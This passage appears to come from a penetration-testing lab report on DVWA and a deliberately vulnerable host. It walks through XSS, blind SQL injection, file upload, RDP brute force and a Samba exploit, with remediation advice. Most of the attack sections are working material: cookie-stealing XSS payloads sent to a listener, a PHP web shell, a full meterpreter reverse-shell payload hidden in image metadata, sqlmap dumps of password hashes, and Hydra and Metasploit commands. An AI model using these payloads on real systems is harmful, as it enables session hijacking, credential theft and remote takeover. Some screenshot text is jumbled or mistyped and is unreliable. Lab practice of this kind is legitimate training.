
- Step 2: Hosting a malicious payload using Python's HTTP server:

```
Python3 -m http.server 9000
```

- Step 3: Crafting the default parameter to execute the payload:

```
http://192.168.2.128/dvwa/vulnerabilities/xss_d/?default=<script>window.location='http://192.168.2.128:9000/?cookie='+document.cookie</script>
```


Screenshot:



- Step 4: Exploiting medium security level vulnerability:

```
http://192.168.2.129/dvwa/vulnerabilities/xss_d/?default=English<select><img src/onerror=alert(document.cookie)>
```


Screenshot:



- Step 5: Exploiting hard security level vulnerability:

```
http : //192.168.2.128/dvwa/vulnerabilities/xss_d/? #?default = <script>alert(document.cookie) </script>
```

Screenshot:




XSS (Stored):

- **Vulnerability:** Cross-Site Scripting (XSS) (Stored)
- **System Vulnerable:** DVWA (Damn Vulnerable Web Application) running at 192.168.2.129
- **Vulnerability Explanation:** This vulnerability allows attackers to inject malicious scripts into the web application, which are then stored and executed when accessed by other users. Stored XSS vulnerabilities in DVWA can lead to data theft on behalf of authenticated users.
- **Vulnerability Fix:** developers should strict input validation before storing it in the database.
- **Severity:** **High**
- **Proof of Concept Code Here:**
 - *Low Security Level:*
 - Step 1: Injecting a malicious script to display a cookie alert:


```
<script>alert(document.cookie)</script>
```

Screenshot:



Name *


Message *



- Step 2: Redirecting to a malicious URL with the cookie value:

```
<script>window.location=http://192.168.2.129:1337/?cookie= + document.cookie</script>
```

Screenshot:



Name *

Message *

```
i)-[~]lg/
m http.server 1377
on 0.0.0.0 port 1377 (http://0.0.0.0:1377/) ...
- [11/Apr/2024 18:27:17] "GET /?cookie=security=low;%20PHPSESSID=4m9it4u9c82qb HTTP/1.1" 200 -
- [11/Apr/2024 18:27:17] code 404, message File not found
- [11/Apr/2024 18:27:17] "GET /favicon.ico HTTP/1.1" 404 -
.gvls/
```

- *Medium Security Level:*

- Step 1: Injecting a simple alert script by changing to uppercase:

```
<SCRIPT>alert("hacked")</script>
```

Screenshot:

Name *

Message *

security=medium; PHPSESSID=gr7ub6ohnefa2100grephp8ev9

OK

- Step 2: Attempting to bypass script filters:

```
<scr<script>ipt>alert("hacked")</script>
```

Screenshot:

Name *

Message *

security=medium; PHPSESSID=gr7ub6ohnefa2100grephp8ev9

OK

- High-Security Level:

- Step 1: Using HTML5 draggable attribute to execute the script:

```
txtname=<a draggable="true" ondragenter="alert(1)" style=display:block>test</a>
```

Screenshot:

```
Cookie: security=high; PHPSESSID=nskgrph394qmtmqunja3nfpf5
Upgrade-Insecure-Requests: 1
txtName=<a+draggable%3d"true"+ondragenter%3d"alert(document.cookie)"+style%3ddisplay%3ablock>test</a>txtMessage=test&btnSign=Sign+Guestbook
```

security=high; PHPSESSID=nskgrph394qmtmqunja3nfpf5

OK

Blind SQL Injection:

- **Vulnerability:** Blind SQL Injection
- **System Vulnerable:** DVWA (Damn Vulnerable Web Application) running at 192.168.2.129
- **Vulnerability Explanation:** This vulnerability enables attackers to change SQL queries that the web application runs to get private data from the database on the back end.
- **Vulnerability Fix:** To stop direct user input from being combined into SQL queries, developers should utilize parameterized queries or stored procedures.

- **Severity:** **High**


- **Proof of Concept Code Here:**

- *Low Security Level:*

- Step 1: Injecting a payload to cause a delay:

```
1' and sleep(5)#
```

Screenshot:



- Step 2: Determining the number of columns in the query result:

```
1' order by 1#
```

Screenshot:

User ID:

User ID exists in the database.

- Step 3: Determining the length of the database name:

1' and length(database())=1#

Screenshot:

User ID:

User ID exists in the database.

- *Medium and High-Security Levels:*

- Step 1: Injecting a payload to cause a delay using the burp suite:

1 and sleep(5)

Screenshot:

```
Cookie: security=high; PHPSESSID=u9l2jvpc5ov3rur844mlm4p5c4
Upgrade-Insecure-Requests: 1

id=1+and+sleep(5)&Submit=Submit
```

- *Automated Exploitation with SQLmap:*

- Step 1: Running SQLmap to retrieve databases:

```
sqlmap -u "http://192.168.2.129/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=4gje1qipmb20v17eftu9hh7ov" --dbs
```

Screenshot:

```
[18:55:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 5.0.12
[18:55:43] [INFO] fetching database names
[18:55:43] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

DVWA Security

Script Security

Security Level is currently low.

- Step 2: Running SQLmap to retrieve tables:

```
sqlmap -u "http://192.168.2.129/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=059d8852c0771f6daa85b960f82d710f" -D dvwa --tables
```

Screenshot:

```
[18:56:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 5.0.12
[18:56:39] [INFO] fetching tables for database: 'dvwa'
[18:56:39] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

- Step 3: Running SQLmap to retrieve columns:

```
sqlmap -u "http://192.168.2.129/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=059d8852c0771f6daa85b960f82d710f" -D dvwa -T users --columns
```

Screenshot:

```
[18:57:46] [INFO] fetching columns for table 'users' in database 'dvwa'
[18:57:46] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
```

- Step 4: Running SQLmap to dump user data:

```
sqlmap -u "http://192.168.2.129/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=059d8852c0771f6daa85b960f82d710f" -D dvwa -T users --dump
```



Screenshot:

```

+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d6 |
| 1d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5 |
| f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c396 |
| 6d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40c |
| ade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d6 |
| 1d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+
+-----+-----+-----+-----+
| Brute Force | Security Level | currently low |
+-----+-----+-----+-----+
[18:58:31] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output
/192.168.2.129/dump/dvwa/users.csv'

```

File Upload Attack:

- **Vulnerability:** File Upload Attack
- **System Vulnerable:** DVWA (Damn Vulnerable Web Application) running at 192.168.2.129
- **Vulnerability Explanation:** File upload attacks against DVWA are possible, enabling attackers to upload malicious files to the server and perhaps run arbitrary code. Vulnerabilities related to File Upload in DVWA may result in remote code execution, unapproved access to confidential data, and server and web application compromise.
- **Vulnerability Fix:** Strict file upload validation procedures should be included by developers to limit the kinds and amounts of files that may be submitted to reduce File Upload vulnerabilities in DVWA. Furthermore, before being executed, uploaded files must be checked for malware and kept in a safe area with restricted access.
- **Severity:** **High**
- **Proof of Concept Code Here:**
- *Low Security Level:*
 - Step 1: Create a PHP shell file locally:

touch new.php

- Step 2: Edit the PHP shell file:

```
nano new.php
new.php file:
<?php sytem($ REQUEST["cmd"]); ?>
```

Screenshot:

```
(kali㉿kali)-[~]
$ sudo touch new.php

(kali㉿kali)-[~]
$ nano new.php

GNU nano 7.2 new.php *
<? php system($REQUEST["cmd"])
```

- Step 3: Generate a meterpreter reverse shell payload:

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.2.128 lport=7777 -f raw > exploit.php
```

Screenshot:

```
(kali㉿kali)-[~]
$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.2.128 lport=7777 -f raw > exploit.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
```

Exploit.php:

```
/*<?php /**/ error_reporting(0); $ip = '192.168.2.128'; $port = 7777; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ""; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function("", $b); $suhosin_bypass(); } else { eval($b); } die();
```

- Step 4: Set up Metasploit handler:

```
msfconsole
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.2.128
set lport 7777
exploit
```

Screenshot:

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.2.128
lhost => 192.168.2.128
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.128:7777
[*] Sending stage (39927 bytes) to 192.168.2.129
[*] Meterpreter session 1 opened (192.168.2.128:7777 -> 192.168.2.129:43667) at 2024-04-11 19:33:31 -0400

meterpreter > |
```

- Step 5: Upload the PHP file to the vulnerable server.
- *Medium Security Level:*
- Step 1: Intercept the upload request using Burp Suite.

Screenshot:

```
-----WebKitFormBoundarydvopkR7ByU8dt4UN
Content-Disposition: form-data; name="uploaded"; filename="exploit.php"
Content-Type: application/x-php
```

- Step 2: Modify the content type of the uploaded file to "image/png".

Screenshot:

```
-----WebKitFormBoundaryovYkWTYIwhV90z0k
Content-Disposition: form-data; name="uploaded"; filename="exploit.php"
Content-Type: image/jpeg
```

- *High Security Level:*
- Use a hex editor tool to prepend the PNG file signature to the .php file.

PNG File Signature: 89 50 4E 47 0D 0A 1A 0A

Screenshot:

File: exploit.png																				
00000000	89	50	4E	47	0D	0A	1A	0A	2F	2A	3C	3F	70	68	70	20				
00000010	2F	2A	2A	2F	20	65	72	72	6F	72	5F	72	65	70	6F	72				
00000020	74	69	6E		28	30	29	38	20	24	69	70	20	3D	20	27				
00000030	31	32	37	20	30	2E	30	2E	31	27	38	20	24	70	6F	72				
00000040	74	20	3D	20	37	37	37	37	38	20	69	66	20	28	28	24				
00000050	66	20	3D	20	27	73	74	72	65	61	6D	5F	73	6F	63	6B				
00000060	65	74	5F	63	6C	69	65	6E	74	27	29	20	26	26	20	69				

- **OR** Embed a shell into a low-resolution image using exiftool.

```
exiftool -DocumentName='/*<?php /**/ error_reporting(0); $ip = "192.168.2.128"; $port = 7777; if (($f = "stream_socket_client") && is_callable($f)) { $s = $f("tcp://{ $ip}:{ $port}"); $s_type = "stream"; } elseif (($f = "fsockopen") && is_callable($f)) { $s = $f($ip, $port); $s_type = "stream"; } elseif (($f = "socket_create") && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = "socket"; } else { die("no socket funcs"); } if (!$s) { die("no socket"); } switch ($s_type) { case "stream": $len = fread($s, 4); break; case "socket": $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a["len"]; $b = ""; while (strlen($b) < $len) { switch ($s_type) { case "stream": $b .= fread($s, $len-strlen($b)); break; case "socket": $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS["msgsock"] = $s; $GLOBALS["msgsock_type"] = $s_type; eval($b); die(); __halt_compiler();' exploit.jpeg
```


Screenshot:

```
(root@kali) - [/home/kali]
exiftool -DocumentName='/*<?php /**/ error_reporting(0); $ip = "127.0.0.1"; $port = 7777; if (($f = "stream_socket_client") && is_callable($f)) { $s = $f("tcp://{ $ip}:{ $port}"); $s_type = "stream"; } elseif (($f = "fsockopen") && is_callable($f)) { $s = $f($ip, $port); $s_type = "stream"; } else if (($f = "socket_create") && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = "socket"; } else { die("no socket funcs"); } if (!$s) { die("no socket"); } switch ($s_type) { case "stream": $len = fread($s, 4); break; case "socket": $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a["len"]; $b = ""; while (strlen($b) < $len) { switch ($s_type) { case "stream": $b .= fread($s, $len-strlen($b)); break; case "socket": $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS["msgsock"] = $s; $GLOBALS["msgsock_type"] = $s_type; eval($b); die(); __halt_compiler();' /home/kali/Desktop/test.jpeg

[*] Started reverse TCP handler on 192.168.2.128:7777
[*] Sending stage (39927 bytes) to 192.168.2.129
[*] Meterpreter session 1 opened (192.168.2.128:7777 → 192.168.2.129:43667) at 2024-08-08 14:00:40
[*] python2 -m http.server 9000
[*] default=<script>windows.location='http://127.0.0.1:9000/?cookie='+document.cookie>
meterpreter > Interrupt: use the 'exit' command to quit(document.cookie)>
meterpreter > <script>alert(document.cookie)</script>
```

- Step 3: Set the upload page to "file:///.../hackable/uploads/exploit.php.jpeg".

Screenshot:



/*

4.2.4 Recommendations

To address the vulnerabilities uncovered during the Web Attacks, the following recommendations are suggested:

1. Employ rigorous input validation and output encoding measures to mitigate Cross-Site Scripting attacks, including both DOM-based and stored XSS vulnerabilities.
2. Employ parameterized queries or stored procedures to minimize the risk of SQL injection vulnerabilities and safeguard against unauthorized entry to the backend database.
3. Integrate robust file upload validation procedures to limit the acceptable file kinds and sizes, and guarantee that uploaded files undergo thorough sanitization and execution inside a secure environment.

4.3 Attack 3: Password Attacks

4.3.1 Introduction

I will exploit the weaknesses in authentication mechanisms to gain unauthorized access to systems or accounts.

4.3.2 Methodology

The mechanism used to attack weak passwords on the Remote Desktop Protocol (RDP) service was as follows.

The IP address of the vulnerable Remote Desktop Protocol (RDP) service was identified.

Weak or default passwords for user accounts exposed the RDP service to brute force attacks.

The attacker utilized the Hydra password cracking program to execute a brute-force assault on the target machine's RDP server. Hydra was configured to try a list of frequently used passwords against the administrator account.

Hydra accurately guesses the password and gets unauthorized access to the target workstation via RDP.

4.3.3 Findings

- **Vulnerability Exploited:** Weak Passwords on Remote Desktop Protocol (RDP)
- **System Vulnerable:** Remote Desktop Protocol (RDP) service on target machine (IP: 192.168.2.1)
- **Vulnerability Explanation:** Attackers can exploit this vulnerability by attempting to guess the passwords of RDP accounts using automated tools or custom scripts.
- **Vulnerability Fix:** administrators should enforce strong password policies . implementing account lockout policies helps prevent brute force attacks.
- **Severity:** **High**
- **Proof of Concept:**
 - I perform a brute force against RDP service using this command:

```
hydra -L usernames.txt -P passwords.txt rdp://192.168.2.1
```


- Hydra tries each username with each password from the specified list until successful.

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-11 20:38:41
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking rdp://192.168.2.130:3389/
[3389][rdp] host: 192.168.2.1 login: lara password: qwerty
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-11 20:38:42
```

- I successfully unauthorized access to the target system via RDP.

```
xfreerdp /v:192.168.2.1 /u:lara /p:qwerty
```



4.3.4 Recommendations

Enforce the use of strong passwords by imposing limitations on their complexity and changing them often.

by preventing brute force login attempts by shutting off user accounts after a certain number of failed attempts.

Regularly check user accounts for weak or default passwords.

To further strengthen security, multi-factor authentication (MFA) should be added to RDP access.

Track and observe RDP login attempts to look for odd activity.

4.4 Attack 4: Metasploit Framework

4.4.1 Introduction

Metasploit Framework is used for developing and executing exploit code vulnerable systems.

4.4.2 Methodology

I utilize two vulnerabilities in the Samba and UnrealIRCd servers. These exploits leverage known vulnerabilities to gain unauthorized access to the target systems.

4.4.3 Findings

Vulnerability Exploited: Samba usermap_script

- **System Vulnerable:** Samba server running on 192.168.2.129
- **Vulnerability Explanation:** The Samba usermap_script vulnerability allows remote code execution by exploiting an issue in the handling of user-defined script paths.
- **Exploitation Technique:** Metasploit module `exploit/ multi/samba /usermap_script`
- **Exploit Steps:**
 1. Set the target host RHOSTS to 192.168.2.129 and the local host LHOST to 192.168.2.128.

```
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.2.129
set LHOST 192.168.2.128
```

2. Execute the exploit.

```
exploit
```

- Screenshot:

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.2.129
RHOSTS => 192.168.2.129
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.2.128
LHOST => 192.168.2.128
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.2.128:4444
[*] Command shell session 1 opened (192.168.2.128:4444 -> 192.168.2.129:36471) at 2024-04-11 22:00:10 -0400
whoami
root
```

- **Payload Execution:** Upon successful exploitation, a reverse shell is obtained, providing command execution capabilities on the target system.

- **Result:** Full access to the target system is achieved.

